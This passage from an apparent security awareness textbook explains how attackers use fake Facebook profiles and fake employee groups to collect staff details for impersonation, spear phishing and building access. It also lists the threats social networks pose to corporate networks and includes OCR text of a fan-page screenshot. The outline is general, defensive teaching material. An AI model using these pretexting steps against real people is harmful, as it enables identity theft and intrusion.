
Source: *https://www.facebook.com*

Facebook is a well-known social networking site that connects people. It is widely used between friends who share comments and upload photos, links, and videos. To impersonate users on Facebook, attackers use nicknames or aliases instead of their real names. They create fake accounts and try to add “**Friends**” to view others’ profiles and obtain critical and valuable information.

The steps an attacker takes to lure a victim into revealing sensitive information:

- Create a fake user group on Facebook identified as "Employees of" the target company
- Using a false identity, proceed to "friend," or invite actual employees to the fake group, “Employees of Company XYZ”
- Users join the group and provide their credentials such as date of birth, educational and employment backgrounds, or spouses’ names.
- Using the details of any one of the employees, an attacker can compromise a secured facility to gain access to the building

Attackers create a fake account and scan the details on the profile pages of various targets on social networking sites such as LinkedIn and Twitter to engage in spear phishing, impersonation, and identity theft.


Search Facebook
FROM THE DIRECTOR OF THE DARK KNIGHT TRILOGY, INCEPTION AND INTERSTELLAR
DUNKIRK
WRITTEN AND DIRECTED BY CHRISTOPHER NOLAN
JULY 21
Christopher Nolan
@ChristopherNolan.info · Interest
Home
About
Photos
Videos
More
Like
About
See all
Create post
Photo/video
Check in
Tag friends
Pinned post

Unofficial page for The director of Interstellar, The Dark Knight Trilogy, Inception, The Prestige, Memento, Following.


The Master of Screenplay,Legend of Direction!!
This Page is Unofficial and run by Fans.
ps: All the copyrighted content shared on this page is found...
See more

373,741 people like this including 4 of your friends

379,098 people follow this

Christopher Nolan is with **Ashraful Islam** and **15 others**.
May 25, 2019 ·
It is official. It is TENET.
https://unsplash.com/photos/pozX3oDOD1g

Figure 9.15: Screenshot showing Facebook profile



Social Networking Threats to Corporate Networks

1 **Data Theft**

2 **Involuntary Data Leakage**

3 **Targeted Attacks**

4 **Network Vulnerability**

5 **Spam and Phishing**

6 **Modification of Content**

7 **Malware Propagation**

8 **Damage to Business Reputation**

9 **Infrastructure and Maintenance Costs**

10 **Loss of Productivity**

